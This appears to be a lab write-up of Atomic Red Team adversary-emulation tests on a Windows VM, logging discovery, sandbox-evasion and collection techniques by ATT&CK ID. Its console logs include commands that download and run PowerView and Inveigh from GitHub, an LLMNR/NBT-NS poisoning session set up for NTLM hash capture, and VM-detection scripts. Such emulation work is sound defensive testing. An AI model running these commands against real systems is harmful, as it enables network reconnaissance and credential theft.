at System.Reflection.RuntimeMethodInfo.Invoke(Object obj, BindingFlags invokeAttr, Binder binder, Object[] parameters, CultureInfo culture)
at SharpView.Program.Run(String[] args)
at SharpView.Program.Main(String[] args)'
get-domain
[Get-Domain] Error retrieving the current domain: System.DirectoryServices.ActiveDirectory.ActiveDirectoryOperationException: Current security context is not associated with an Active Directory domain or forest.
at System.DirectoryServices.ActiveDirectory.DirectoryContext.GetLoggedOnDomain()
at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsContextValid(DirectoryContext context, DirectoryContextType contextType)
at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsDomain()
at System.DirectoryServices.ActiveDirectory.Domain.GetDomain(DirectoryContext context)
at SharpView.PowerView.Get_Domain(Args.Get_Domain args)
An error occurred: 'System.Reflection.TargetInvocationException: Exception has been thrown by the target of an invocation. ---- System.NullReferenceException: Object reference not set to an instance of an object.
at SharpView.PowerView.Get_DomainSearcher(Args.Get_DomainSearcher args)
at SharpView.PowerView.Get_DomainUser(Args.Get_DomainUser args)
at SharpView.PowerView.Invoke_Kerberoast(Args.Invoke_Kerberoast args)
--- End of inner exception stack trace ---
at System.RuntimeMethodHandle.InvokeMethod(Object target, Object[] arguments, Signature sig, Boolean constructor)
at System.Reflection.RuntimeMethodInfo.UnsafeInvokeInternal(Object obj, Object[] parameters, Object[] arguments)
at System.Reflection.RuntimeMethodInfo.Invoke(Object obj, BindingFlags invokeAttr, Binder binder, Object[] parameters, CultureInfo culture)
at SharpView.Program.Run(String[] args)
at SharpView.Program.Main(String[] args)'
[Find-DomainShare] Querying computers in the domain
get-domain
[Get-Domain] Error retrieving the current domain: System.DirectoryServices.ActiveDirectory.ActiveDirectoryOperationException: Current security context is not associated with an Active Directory domain or forest.
at System.DirectoryServices.ActiveDirectory.DirectoryContext.GetLoggedOnDomain()
at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsContextValid(DirectoryContext context, DirectoryContextType contextType)
at System.DirectoryServices.ActiveDirectory.DirectoryContext.IsDomain()
at System.DirectoryServices.ActiveDirectory.Domain.GetDomain(DirectoryContext context)
at SharpView.PowerView.Get_Domain(Args.Get_Domain args)
An error occurred: 'System.Reflection.TargetInvocationException: Exception has been thrown by the target of an invocation. ---- System.NullReferenceException: Object reference not set to an instance of an object.
at SharpView.PowerView.Get_DomainSearcher(Args.Get_DomainSearcher args)
at SharpView.PowerView.Get_DomainComputer(Args.Get_DomainComputer args)
at SharpView.PowerView.Find_DomainShare(Args.Find_DomainShare args)
--- End of inner exception stack trace ---
at System.RuntimeMethodHandle.InvokeMethod(Object target, Object[] arguments, Signature sig, Boolean constructor)
at System.Reflection.RuntimeMethodInfo.UnsafeInvokeInternal(Object obj, Object[] parameters, Object[] arguments)
at System.Reflection.RuntimeMethodInfo.Invoke(Object obj, BindingFlags invokeAttr, Binder binder, Object[] parameters, CultureInfo culture)
at SharpView.Program.Run(String[] args)
at SharpView.Program.Main(String[] args)'
PS C:\Windows\System32>
```

System Owner/User Discovery: T1033

Description from ATT&CK

Atomic Test #1 - System Owner/User Discovery

Identify System owner or users on an endpoint.

Upon successful execution, cmd.exe will spawn multiple commands against a target host to identify usernames. Output will be via stdout. Additionally, two files will be written to disk - computers.txt and usernames.txt.

```
C:\Users\Test_runner>cmd.exe /C whoami
desktop-vr082ri\test_runner

C:\Users\Test_runner>wmic useraccount get /ALL
AccountType Caption Description Disabled Domain FullName InstallDate LocalAccount Lockout Name
512 DESKTOP-VRO82RI\Administrator Built-in account for administering the computer/domain TRUE DESKTOP-VRO82RI TRUE FALSE Administrat
on TRUE FALSE TRUE S-1-5-21-3507683261-4039377245-2059537884-500 1 Degraded
512 DESKTOP-VRO82RI\DefaultAccount A user account managed by the system. TRUE DESKTOP-VRO82RI TRUE FALSE DefaultAcco
unt TRUE FALSE TRUE S-1-5-21-3507683261-4039377245-2059537884-503 1 Degraded
512 DESKTOP-VRO82RI\Guest Built-in account for guest access to the computer/domain TRUE DESKTOP-VRO82RI TRUE FALSE Guest
TRUE FALSE TRUE S-1-5-21-3507683261-4039377245-2059537884-501 1 Degraded
512 DESKTOP-VRO82RI\Test_runner Built-in account for administering the computer/domain FALSE DESKTOP-VRO82RI TRUE FALSE Test_runner
TRUE FALSE TRUE S-1-5-21-3507683261-4039377245-2059537884-1001 1 OK
512 DESKTOP-VRO82RI\WDAGUtilityAccount A user account managed and used by the system for Windows Defender Application Guard scenarios. TRUE DESKTOP-VRO82RI TRUE FALSE WDAGUtility
Account TRUE TRUE S-1-5-21-3507683261-4039377245-2059537884-504 1 Degraded

C:\Users\Test_runner>user /SERVER:"localhost"
user is not recognized as an internal or external command,
operable program or batch file.


C:\Users\Test_runner>queryuser
USERNAME SESSIONNAME ID STATE IDLE TIME LOGON TIME
>test_runner
console 1 Active none 6/9/2025 11:04 PM

C:\Users\Test_runner>qinsta.exe /server:localhost
SESSIONNAME USERNAME ID STATE TYPE DEVICE
services 0 Disc
console Test_runner 1 Active

C:\Users\Test_runner>qinsta.exe
SESSIONNAME USERNAME ID STATE TYPE DEVICE
services 0 Disc
>console Test_runner 1 Active

C:\Users\Test_runner>for /F "tokens=1,2" %i in ('qinsta /server:localhost ^| findstr "Active Disc"') do @echo %i | find /v " " | find /v "console" || echo %j > computers.txt
services

C:\Users\Test_runner>for /F %n in (computers.txt) DO @FOR /F "tokens=1,2" %i in ('qinsta /server:%n ^| findstr "Active Disc"') do @echo %i | find /v " " | find /v "console" || echo %j > usernames.txt
Error 1707 getting sessionnames
Error [1707]:The network address is invalid.
```



Atomic Test #2 - System Owner/User Discovery

Can not process due to OS unavailable.

Atomic Test #3 - Find computers where user has session - Stealth mode (PowerView)

Find existing user session on other computers. Upon execution, information about any sessions discovered will be displayed.


```

Administrator: Windows PowerShell (x86)
PS C:\Windows\system32> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
>> IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f94a5d298a1b4c5dfb1f30a246d9c73d13b22888/Recon/PowerView.ps1' -UseBasicParsing); Invoke-UserHunter -Stealth -Verbose
IEX : At line:1 char:1
+ #requires -version 2
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:2 char:1
+ IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f94a5d298a1b4c5dfb1f30a246d9c73d13b22888/Recon/PowerView.ps1' -UseBasicParsing); Invoke-UserHunter -Stealth -Verbose
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

Invoke-UserHunter : The term 'Invoke-UserHunter' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:2 char:154
+ ... 888/Recon/PowerView.ps1' -UseBasicParsing); Invoke-UserHunter -Stealth -Verbose
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-UserHunter:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32>

```

Atomic Test #4 - User Discovery With Env Vars PowerShell Script

Use the PowerShell environment variables to identify the current logged user.

```

CurrentactiveUser.txt - Notepad
File Edit Format View Help
Test_runner
Test_runner

```

Atomic Test #5 - GetCurrent User with PowerShell Script

Use the PowerShell "GetCurrent" method of the WindowsIdentity .NET class to identify the logged user.

```

CurrentUserObject.txt - Notepad
File Edit Format View Help
AuthenticationType : NTLM
ImpersonationLevel : None
IsAuthenticated : True
IsGuest : False
IsSystem : False
IsAnonymous : False
Name : DESKTOP-VR082RI\Test_runner
Owner : S-1-5-32-544
User : S-1-5-21-3507683261-4039377245-2059537884-1001
Groups : {S-1-5-21-3507683261-4039377245-2059537884-513, S-1-1-0, S-1-5-114, S-1-5-32-544...}
AccessToken : Microsoft.Win32.SafeHandles.SafeAccessTokenHandle
Token : 4280
UserClaims : {http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name: DESKTOP-VR082RI\Test_runner, http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid: S-1-5-21-3507683261-4039377245-2059537884-1001, http://schemas.microsoft.com/ws/2008/06/identity/claims/primarygroupid: S-1-5-21-3507683261-4039377245-2059537884-513, http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid: S-1-5-21-3507683261-4039377245-2059537884-513...}
DeviceClaims : {}
Claims : {http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name: DESKTOP-VR082RI\Test_runner, http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid: S-1-5-21-3507683261-4039377245-2059537884-1001, http://schemas.microsoft.com/ws/2008/06/identity/claims/primarygroupid: S-1-5-21-3507683261-4039377245-2059537884-513, http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid: S-1-5-21-3507683261-4039377245-2059537884-513...}
Actor :
BootstrapContext :
Label :
NameClaimType : http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name
RoleClaimType : http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid

```


Atomic Test #6 - System Discovery - SocGhosh whoami

SocGhosh performs whoami discovery commands and outputs the results to a tmp file. The test will generate a filename similar to the random one generated during execution and write the file to AppData\Temp.

```
PS C:\Windows\System32> $TokenSet = @{
>>   U = [Char[]]'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
>>   N = [Char[]]'0123456789'
>> }
>> $Upper = Get-Random -Count 5 -InputObject $TokenSet.U
>> $Number = Get-Random -Count 5 -InputObject $TokenSet.N
>> $StringSet = $Upper + $Number
>> $rad = (Get-Random -Count 5 -InputObject $StringSet) -join ''
>> $file = "rad" + $rad + ".tmp"
>>
>> whoami.exe /all $env:temp>>>$file
ERROR: Invalid argument/option - 'C:\Users\TEST_R~1\AppData\Local\Temp>>>\rad8I0V3.tmp'.
Type "WHOAMI /?" for usage.
PS C:\Windows\System32>
```

Atomic Test #7 - System Owner/User Discovery Using Command Prompt

Identify the system owner or current user using native Windows command prompt utilities



```
user_info_17016.tmp - Notepad
File Edit Format View Help
Username: Test_runner
User Domain: DESKTOP-VR082RI

User accounts for \\DESKTOP-VR082RI

-----
-----
Administrator          DefaultAccount          Guest
Test_runner             WDAGUtilityAccount
The command completed successfully.

  USERNAME          SESSIONNAME        ID  STATE   IDLE TIME
  LOGON TIME
>test_runner        console            1   Active   none
6/9/2025 11:04 PM
```

System Service Discovery: T1007

[Description from ATT&CK](#)

Atomic Test #1 - System Service Discovery

Identify system services.

Upon successful execution, cmd.exe will execute service commands with expected result to stdout.

https://drive.google.com/file/d/1fOHI1YUmyvUzcx5xkgJxWkF1BDA2xqQe/view?usp=drive_link

Atomic Test #2 - System Service Discovery - net.exe

Enumerates started system services using net.exe and writes them to a file. This technique has been used by multiple threat actors.

Upon successful execution, net.exe will run from cmd.exe that queries services. Expected output is to a txt file in in the temp directory called service-list.txt.

https://drive.google.com/file/d/1GywDfY41PQFbPYnnW7QE3M5T-bM6zLG2/view?usp=drive_link

Atomic Test #3 - System Service Discovery - systemctl/service

Can not process due to OS unavailable.

Atomic Test #4 - Get-Service Execution

Executes the Get-Service cmdlet to gather objects representing all services on the local system.

https://drive.google.com/file/d/19qCpC7_qafipJR60zqj2QMB3bOQ9BmkI/view?usp=drive_link

System Time Discovery: T1124

Description from ATT&CK

Atomic Test #1 - System Time Discovery

Identify the system time. Upon execution, the local computer system time and timezone will be displayed.

```
C:\Windows\system32>net time \\localhost
Current time at \\localhost is 6/10/2025 1:33:10 PM


The command completed successfully.

C:\Windows\system32>w32tm /tz
Time zone: Current:TIME_ZONE_ID_UNKNOWN Bias: -420min (UTC=LocalTime+Bias)
[Standard Name:"SE Asia Standard Time" Bias:0min Date:(unspecified)]
[Daylight Name:"SE Asia Daylight Time" Bias:-60min Date:(unspecified)]

C:\Windows\system32>
```

Atomic Test #2 - System Time Discovery - PowerShell

Identify the system time via PowerShell. Upon execution, the system time will be displayed.



```
PowerShell 7.6.0-preview.4
PS C:\Users\Test_runner> Get-Date

Tuesday, June 10, 2025 1:34:52 PM

PS C:\Users\Test_runner> _
```


Atomic Test #3 - System Time Discovery in FreeBSD/macOS

Can not process due to OS unavailable

Atomic Test #4 - System Time Discovery W32tm as a Delay

identifies DCRat delay time tactics using

w32tm. <https://research.splunk.com/endpoint/b2cc69e7-11ba-42dc-a269-59c069a48870/> <https://blogs.blackberry.com/en/2022/05/dirty-deeds-done-dirt-cheap-russian-rat-offers-backdoor-bargains>




```
C:\Windows\system32>W32tm /stripchart /computer:localhost /period:5 /dataonly /samples:2
Tracking localhost [[:1]:123].
Collecting 2 samples.
The current time is 6/10/2025 1:36:11 PM.
13:36:11, error: 0x80072746
13:36:14, error: 0x80072746

C:\Windows\system32> _
```

Atomic Test #5 - System Time with Windows time Command

Displays the current system time via the Windows builtin time

command: <https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/time> Recently observed in use in the wild during an incident involving Ursnif malware: https://github.com/The-DFIR-Report/Sigma-Rules/blob/dc72f0b557fc63347379be0a33439788256761c8/rules/windows/process_creation/process_creation_win_system_time_lookup.yml <https://thedfirreport.com/2023/01/09/unwrapping-ursnifs-gifts/>



```
C:\Windows\system32>time
The current time is: 13:36:58.21
Enter the new time:

C:\Windows\system32> _
```

Atomic Test #6 - Discover System Time Zone via Registry

Identify the Operating System Time Zone via registry with the reg.exe command. Upon execution, the system Time Zone will be shown.

```
C:\Windows\system32>reg query "HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation" /v TimeZoneKeyName

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TimeZoneInformation
    TimeZoneKeyName    REG_SZ    SE Asia Standard Time

C:\Windows\system32>
```

Virtual Machine Discovery: T1673

Can not process due to not having source.

Virtualization/Sandbox Evasion: T1497

T1497.001 - System Checks

[Description from ATT&CK](#)

Atomic Test #1 - Detect Virtualization Environment (Linux)

Can not process due to OS unavailable

Atomic Test #2 - Detect Virtualization Environment (FreeBSD)

Can not process due to OS unavailable

Atomic Test #3 - Detect Virtualization Environment (Windows)

Windows Management Instrumentation(WMI) objects contains system information which helps to detect virtualization. This command will specifically attempt to get the CurrentTemperature value from this object and will check to see if the attempt results in an error that contains the word supported. This is meant to find the result of Not supported, which is the result if run in a virtual machin


```
PS C:\Users\Test_runner> $error.clear()
>> Get-WmiObject -Query "SELECT * FROM MSAcpi_ThermalZoneTemperature" -ErrorAction SilentlyContinue
>> if($error) {echo "Virtualization Environment detected"}
Get-WmiObject:
Line |
  2  | Get-WmiObject -Query "SELECT * FROM MSAcpi_ThermalZoneTemperature" -E ...
      | ~~~~~
      | The term 'Get-WmiObject' is not recognized as a name of a cmdlet, function, script file, or executable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
Virtualization Environment detected
PS C:\Users\Test_runner>
```

Atomic Test #4 - Detect Virtualization Environment via ioreg

Can not process due to OS unavailable

Atomic Test #5 - Detect Virtualization Environment via WMI Manufacturer/Model Listing (Windows)

Windows Management Instrumentation(WMI) objects contain system information which helps to detect virtualization. This test will get the model and manufacturer of the machine to determine if it is a virtual machine, such as through VMware or VirtualBox.

A screenshot of a Windows PowerShell window titled "Windows PowerShell (x86)". The window has a dark blue background with white text. The text shows the PowerShell prompt and several commands being executed. The first command is `$Manufacturer = Get-WmiObject -Class Win32_ComputerSystem | select-object -expandproperty "Manufacturer"`. The second command is `$Model = Get-WmiObject -Class Win32_ComputerSystem | select-object -expandproperty "Model"`. The third command is a complex if-statement: `if((((($Manufacturer.ToLower() -eq "microsoft corporation") -and ($Model.ToLower().contains("virtual")))) -or ($Manufacturer.ToLower().contains("vmware"))) -or ($Model.ToLower() -eq "virtualbox")) {write-host "Virtualization environment detected!"} else {write-host "No virtualization environment detected!"}`. The output of the script is "Virtualization environment detected!".

```
Windows PowerShell
Copyright (c) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Test_runner> $Manufacturer = Get-WmiObject -Class Win32_ComputerSystem | select-object -expandproperty "Manufacturer"
PS C:\Users\Test_runner> $Model = Get-WmiObject -Class Win32_ComputerSystem | select-object -expandproperty "Model"
PS C:\Users\Test_runner> if((((($Manufacturer.ToLower() -eq "microsoft corporation") -and ($Model.ToLower().contains("virtual")))) -
or ($Manufacturer.ToLower().contains("vmware"))) -or ($Model.ToLower() -eq "virtualbox")) {write-host "Virtualization environment
detected!"} else {write-host "No virtualization environment detected!"}
Virtualization environment detected!
PS C:\Users\Test_runner>
```

Atomic Test #6 - Detect Virtualization Environment using sysctl (hw.model)

Can not process due to OS unavailable

Atomic Test #7 - Check if System Integrity Protection is enabled

Can not process due to OS unavailable

Atomic Test #8 - Detect Virtualization Environment using system_profiler

Can not process due to OS unavailable

Collection

Adversary-in-the-Middle: T1557

T1557.001 - LLMNR/NBT-NS Poisoning and SMB Relay

Description from ATT&CK

Atomic Test #1 - LLMNR Poisoning with Inveigh (PowerShell)

Inveigh conducts spoofing attacks and hash/credential captures through both packet sniffing and protocol specific listeners/sockets. This Atomic will run continuously until you cancel it or it times out.

```
PS C:\Users\vboxuser> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
>> TEX (iwr "https://raw.githubusercontent.com/Kevin-Robertson/Inveigh/82be2377ade47a4e325217b4144878a59595e750/Inveigh.ps1" -UseBasicParsing)
>> Invoke-Inveigh -IP 10.0.2.15 -ConsoleOutput Y -NBNS Y -MDNS Y -HTTPS Y -PROXY Y
[*] Inveigh 1.506 started at 2025-06-23T11:35:58
[*] Elevated Privilege Mode = Enabled
[*] Primary IP Address = 10.0.2.15
[*] Spoofer IP Address = 10.0.2.15
[*] ADDNS Spoofer = Disabled
[*] DNS Spoofer = Enabled
[*] DNS TTL = 30 Seconds
[*] LLMNR Spoofer = Enabled
[*] LLMNR TTL = 30 Seconds
[*] mDNS Spoofer For Type QU = Enabled
[*] mDNS TTL = 120 Seconds
[*] NBNS Spoofer For Types 00,20 = Enabled
[*] NBNS TTL = 165 Seconds
[*] SMB Capture = Enabled
[*] HTTP Capture = Enabled
[*] HTTPS Certificate Issuer = Inveigh
[*] HTTPS Certificate CN = localhost
[*] HTTPS Capture = Enabled
[*] HTTP/HTTPS Authentication = NTLM
[*] Proxy Capture = Enabled
[*] Proxy Port = 8492
[*] Proxy Authentication = NTLM
[*] Proxy Ignore List = Firefox
[*] WPAD Authentication = NTLM
[*] WPAD NTLM Authentication Ignore List = Firefox
[*] WPAD Proxy Response = Enabled
[*] Kerberos TGT Capture = Disabled
[*] Machine Account Capture = Disabled
[*] Console Output = Full
[*] File Output = Disabled
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
[*] [2025-06-23T11:36:23] DNS request for api.github.com sent to 10.0.2.3 [outgoing query]
```

Archive Collected Data: T1560

Description from ATT&CK

Atomic Test #1 - Compress Data for Exfiltration With PowerShell

An adversary may compress data (e.g., sensitive documents) that is collected prior to exfiltration. When the test completes you should find the files from the \$env:USERPROFILE directory compressed in a file called T1560-data-ps.zip in the \$env:USERPROFILE directory

<https://drive.google.com/file/d/14jRHMI4EVPHP6xHLqnXxhc-b5bMGUFI0/view?usp=sharing>

Audio Capture: T1123

Description from ATT&CK

Atomic Test #1 - using device audio capture commandlet

AudioDeviceCmdlets

```

PS C:\Users\vboxuser> powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet
WindowsAudioDevice-Powershell-Cmdlet : The term 'WindowsAudioDevice-Powershell-Cmdlet' is not recognized as the name
of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included,
verify that the path is correct and try again.
At line:1 char:1
+ WindowsAudioDevice-Powershell-Cmdlet
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (WindowsAudioDevice-Powershell-Cmdlet:String) [], CommandNotFoundException
on
+ FullyQualifiedErrorId : CommandNotFoundException

```

Atomic Test #2 - Registry artefact when application use microphonecan-you-track-processes-accessing-the-camera-and-microphone

```

C:\Windows\System32>reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\CapabilityAccessManager\ConsentStore\micropho
ne\NonPackaged\C:\Windows#Temp#atomic.exe /v LastUsedTimeStart /t REG_BINARY /d a273b6f07104d601 /f
The operation completed successfully.

C:\Windows\System32>reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\CapabilityAccessManager\ConsentStore\micropho
ne\NonPackaged\C:\Windows#Temp#atomic.exe /v LastUsedTimeStop /t REG_BINARY /d 96ef514b7204d601 /f
The operation completed successfully.

```

Atomic Test #3 - using Quicktime Player

Can not process due to OS unavailable

Automated Collection: T1119Description from ATT&CK**Atomic Test #1 - Automated Collection Command Prompt**

Automated Collection. Upon execution, check the users temp directory (%temp%) for the folder T1119_command_prompt_collection to see what was collected.

Atomic Test #2 - Automated Collection PowerShell

Automated Collection. Upon execution, check the users temp directory (%temp%) for the folder T1119_powershell_collection to see what was collected.

Atomic Test #3 - Recon information for export with PowerShell

collect information for exfiltration. Upon execution, check the users temp directory (%temp%) for files T1119_*.txt to see what was collected.

Atomic Test #4 - Recon information for export with Command Prompt

collect information for exfiltration. Upon execution, check the users temp directory (%temp%) for files T1119_*.txt to see what was collected.

Browser Session Hijacking: T1185

Can not process due to not having source.

Clipboard Data: T1115

Description from ATT&CK

Atomic Test #1 - Utilize Clipboard to store or execute commands from

Add data to clipboard to copy off or execute commands from.

Atomic Test #2 - Execute Commands from Clipboard using PowerShell

Utilize PowerShell to echo a command to clipboard and execute it

Atomic Test #3 - Execute commands from clipboard

Can not process due to OS unavailable.

Atomic Test #4 - Collect Clipboard Data via VBA

This module copies the data stored in the user's clipboard and writes it to a file, \$env:TEMP\atomic_T1115_clipboard_data.txt

Atomic Test #5 - Add or copy content to clipboard with xClip

Can not process due to OS unavailable.

Data from Cloud Storage Object: T1530

Can not process due to OS unavailable.

Data from Configuration Repository: T1602

Can not process due to not having source.

Data from Information Repositories: T1213

Can not process due to not having source.

Data from Local System: T1005

Description from ATT&CK

Atomic Test #1 - Search files of interest and save them to a single zip file (Windows)

This test searches for files of certain extensions and saves them to a single zip file prior to extraction

<https://drive.google.com/file/d/1Xh2LdokSx8O81aGzEJpUKopYYqrXI987/view?usp=sharing>

https://drive.google.com/file/d/1_2_enMj706iWndCRp2N_AB2035sYCj85/view?usp=sharing

Atomic Test #2 - Find and dump sqlite databases (Linux)

Can not process due to OS unavailable.

Atomic Test #3 - Copy Apple Notes database files using AppleScript

Can not process due to OS unavailable.

Data from Network Shared Drive: T1039**Description from ATT&CK****Atomic Test #1 - Copy a sensitive File over Administrative share with copy**

Copy from sensitive File from the c\$ of another LAN computer with copy
cmd <https://twitter.com/SBousseaden/status/1211636381086339073>

https://drive.google.com/file/d/1yUL3LaHy_dM7aXtz5LFFX-CeY17U_Aad/view?usp=sharing

Atomic Test #2 - Copy a sensitive File over Administrative share with Powershell

Copy from sensitive File from the c\$ of another LAN computer with
powershell <https://twitter.com/SBousseaden/status/1211636381086339073>

<https://drive.google.com/file/d/1qopxSivtOxuluBcf5lvNITIZOPm1FEN/view?usp=sharing>

Data from Removable Media: T1025**Description from ATT&CK****Atomic Test #1 - Identify Documents on USB and Removable Media via PowerShell**

